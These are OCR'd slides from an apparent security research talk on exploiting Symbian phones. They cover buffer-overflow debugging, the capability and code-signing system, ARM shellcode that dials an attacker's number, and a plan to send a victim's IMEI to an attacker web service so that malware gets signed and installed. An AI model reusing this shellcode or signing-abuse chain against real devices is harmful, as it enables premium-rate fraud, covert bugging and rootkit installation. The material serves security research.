
```
void activesched(void)
{
    CActiveScheduler* scheduler=new(ELeave) CActiveScheduler;
    CleanupStack::PushL(scheduler);
    CActiveScheduler::Install(scheduler);
}
```

Finding Buffer Overflows

- Fuzzing...
  - Attach debugger to target process, send data...
- Carbide.c++ includes a remote debugger (on-device debugging)
  - Used to need commerical version for on-device dbg., now it is compl. free
  - Install AppTrk (debug stub) on target device
  - Debug via USB or Bluetooth
- Extract binary from SIS file before debugging with Carbide
  - Need a local copy of the binary for debugger to read
  - Load it into IDApro to see used libaries (does it use strcpy?)
- IDApro also offers a SymbianOS debugger (haven't tried it)


Finding Buffer Overflows cont.

- AAAAAAAAAAAAAAAAAAAAA on your stack




```
sbocipoc2 Phone Release (GCCE) [S60_3rd_FP2_SDK] [Symbian OS Attach to Process]
  sbocipoc2.exe (Launched 9/15/08 2:22 PM) (Suspended)
    Thread [Thread id: 353] (Suspended: Signal 'Exception 0' received. Description: A code abort exception has occurred..)
      2 Unknown (0x41414140)() 0x41414140
      1 Unknown (0xF5508084)() 0xf5508084
```

```
0x41414140 bl        lr+#(2047)<<1        ; <bl 2nd part>
0x41414142 bl        lr+#(2047)<<1        ; <bl 2nd part>
0x41414144 bl        lr+#(2047)<<1        ; <bl 2nd part>
0x41414146 bl        lr+#(2047)<<1        ; <bl 2nd part>
0x41414148 bl        lr+#(2047)<<1        ; <bl 2nd part>
0x4141414a bl        lr+#(2047)<<1        ; <bl 2nd part>
0x4141414c bl        lr+#(2047)<<1        ; <bl 2nd part>
0x4141414e bl        lr+#(2047)<<1        ; <bl 2nd part>
```



Name	Value
R7	0x41414141
R8	0x00403668
R9	0x00000040
R10	0x641E83F8
R11	0x41414141
R12	0xF81E8DC8
SP	0x41414141
LR	0xF5508084
PC	0x41414140
CPSR	0x20000030



No source available for "Unknown (0x41414140)() "

Debugging Shellcode

- Carbide IDE not the greatest tool to debug shellcode with
  - Doesn't support setting breakpoints in to memory (e.g. on the stack)
  - Maybe the IDApro debugger for Symbian supports this (don't have a copy)
- Need some small tricks to help yourself
  - Insert invalid instructions into shellcode, debugger stops nicely and you can inspect registers and memory


The Symbian Capability System

- Controls access to system resources on a per application basis
  - Remember there is no notion of users and/or admin
- Capabilites per API rather than per resource
  - Starting a phonecall != access to AT command interface
- Interesting capabilites
  - AllFiles: read and modify any file in the file system
  - CommDD: access to serial port (directly talk to GSM modem, AT cmds.)
  - NetworkControl: configure network interfaces
  - ReadUserData + WriteUserData: access to contacts and calendar
- Certain interesting capabilites can only be granted by HW manufacturer

Mandatory Code Signing

- Applications need to be signed in order to get installed on a Symbian 9.x device
  - Control who gets to produce software (and what kind of software)
  - Suppress malware: worms, trojans
- Needed to protect capabilities stored in SIS files
- Ways to get application signed
  - Buy certificate
    - Different levels of capabilites
    - Payment options (per app., per device)
  - Open Signed Online
    - Free, but can only sign for individual device (per IMEI)

Symbian Capabilities, Categories and Granting Process



<table>
<tr><th>Access
Capabilities</th><th>User Grantable</th><th>Open Signed Online</th><th>Open Signed Offline</th><th>Express Signed</th><th>Certified Signed</th><th>Symbian Signed For SEMC</th></tr>
<tr><td>LocalServices
Location
NetworkServices
ReadUserData
WriteUserData</td><td>For testing & sales version</td><td rowspan="2">During development and testing</td><td rowspan="3">During development and testing</td><td rowspan="2">Sales version</td><td rowspan="3">Sales versions</td><td rowspan="4">Sales version</td></tr>
<tr><td>PowerMgmt
ProtServ
ReadDeviceData
SurroundingsDD
SwEvent
TrustedUI
WriteDeviceData</td><td></td></tr>
<tr><td>CommDD
DiskAdmin
MultimediaDD
NetworkControl</td><td></td><td></td><td></td></tr>
<tr><td>AllFiles
DRM
TCB</td><td></td><td></td><td>Device manufacturer approval</td><td></td><td></td></tr>
<tr><td>Lead-time</td><td>Immediate</td><td>Immediate</td><td>Immediate</td><td>Immediate</td><td>1 Week</td><td>1 Week</td></tr>
<tr><td>Note</td><td>Developer tested</td><td>1 IMEI</td><td>Publisher ID 1-1000 IMEI</td><td>Developer tested</td><td>Test house tested</td><td>Test house tested</td></tr>
</table>

Source: Sony Ericsson

Weakness in The Capability System ... NetworkServices


- All network applications need the **NetworkServices** capability
  - Any app. that touches a socket or other highlevel networking API needs it
  - ➔ Therefore easy to obtain
- **Problem: allows access to the GSM interface API**
  - Setup voice calls (data calls seem to be deprecated at some API levels)
  - Send short/text messages (SMS)
  - Access information about the phone (more on this later)

Phonecall Shellcode

- Shellcode that initates a phonecall to attacker defined phone number
- Utilizes **NetworkServices** capability shortcoming
- Possible impact
  - Premium rate charges
  - Phone as bugging device (need to activate speakerphone, not tried yet)
- Steps to perform
  - Load **etel3rdparty.dll** (mobile phone API)
  - Lookup functions to initialize library and start voicecall
    - Not needed from OS v9.2 and upward etel3rdparty.dll always loaded at same address like euser.dll
  - Initiate call
  - Keep exploited process from crashing (put it to sleep)


Initiating a Phonecall in Symbian C++

- CTelephony library
  - DialNewCall(..)
  - Phone number is passed as unicode string
- Will show dialing dialog (user can interrupt it)



```
_LIT(KTheNumber, "+491771234567");

void CallPhoneNumber(void)
{
    CTelephony* iTelephony = CTelephony::NewLC();
    CTelephony::TCallId iCallId;
    CTelephony::TTelNumber telNumber(KTheNumber);
    CTelephony::TCallParamsV1 callParams;
    callParams.iIdRestrict = CTelephony::ESendMyId;
    CTelephony::TCallParamsV1Pckg callParamsPckg(callParams);
    TRequestStatus iStatus;
    iTelephony->DialNewCall(iStatus, callParamsPckg, telNumber, iCallId);
}
```


Initiating a Phonecall in Shellcode 1/2



```
mov   r12,sp
stmfd sp!,{r4-r6,r8,r11,r12,lr,pc}
sub   r11,r12,#4
sub   r6,r11,#0xEC
sub   r4,r11,#0xF4
sub   r5,r11,#0x104
sub   sp,sp,#0x100
mov   lr,pc
ldr   pc, CTelephoneyNewL
mov   r8,r0
add   r0, pc, #4*34         @ r0 = addr of phonenumber
mov   r1,r0
mov   r0,r6
bl    sub_813C
mov   r0,r4
mov   lr,pc
ldr   pc, CTelephoneyTCallParamsV1
mov   r1,r4
mov   r3, #1
mov   r0,r5
str   r3,[r11,#-0xF0]
mov   r4,#0
bl    sub_8160_2
sub   r12,r11,#0x110
mov   r0,r8
mov   r2,r5
mov   r3,r6
sub   r1,r11,#0x10C
str   r12,[sp,#-0x110+0x110]
str   r4,[sp,#0x120-0x11C]
str   r4,[r11,#-0x108]
mov   lr,pc
ldr   pc, CTelephoneyDialNewCall
@ loop for ever (keep app from crashing)
mov   r1,r1
mov   r1,r1
sub   pc,pc,#8
```

Initiating a Phonecall in Shellcode 2/2

```
@ null descriptor
dword_8d00:
   .word   0x00
   .word   0x00

@ just the ordinals library needs to be loaded anyway so don't keep addresses
CTelephoneyNewL:
   .word   54

CTelephoneyTCallParamsV1:
   .word   11

CTelephoneyDialNewCall:
   .word   57

@ --- Nokia N80 ---
load_fptr:
   .word   0xF82056C0

lookup_fptr:
   .word   0xF81E85B0

TBufBase16:
   .word   0xF81FF11C

TPtr8CPhii:
   .word   0xF81FC2C8

ZUserAlloc:
   .word   0xF81E8C5C

phonenumber: @ this is a TDesC
   .word 13
   .ascii "+\0004\0009\0001\0007\0007\0006\0000\0002\0005\0009\0008\0000\000\000\000"
```



Keine Einträge für heute

Rufaufbau
+491776025980


What to Do Next...

- So we got code injection and execution
  - If exploited process has many privileges you can go and play
    - *AllFiles* capability would basically make you R00t
  - Possibly the target process has a few privileges (few capabilities)
- Need a way to escalate privileges
- Stay on device after exploited process terminates (phone is switched off)
  - Can't just download and store binary
- Install application (rootkit) with more capabilities
  - Applications need to be signed but how do we get malware signed?
  - Why not abuse developer online signing system?

Proof-of-Concept Self Signing Malware


- Exploit vulnerability in networked application
  - Target app. only needs NetworkServices capability
- Extract IMEI
  - Use the CTelephony API
- Send IMEI to malware-webservice that signs SIS file
  - Display website using web browser and pass IMEI as GET parameter
- Malware webservice uses Symbian Open Signed Online to sign SIS file
  - Needs to look legitimate in order to social engineer victim into downloading and installing malicious SIS file

The Plan


- Capability System flows
5. USER INSTALLS SIGNED MALWARE
Open Signed
Kill Captcha
Read IMEI
Exploit
Step 1.
HTTP GET with IMEI
Step2
Req. Signing
Step3 Break captcha
Step 3.1
Attacker
4. redirect or push SIS FILE
3.2 answer email
3.3 get download url of SIS file
IMEI Lesen geht !!


IMEI (International Mobile Equipment Identity)

- Unique hardware ID of mobile phone
- Printed on phone behind battery
- Query via GSM code ***#06#**
  - Just *call* *#06# to see the IMEI



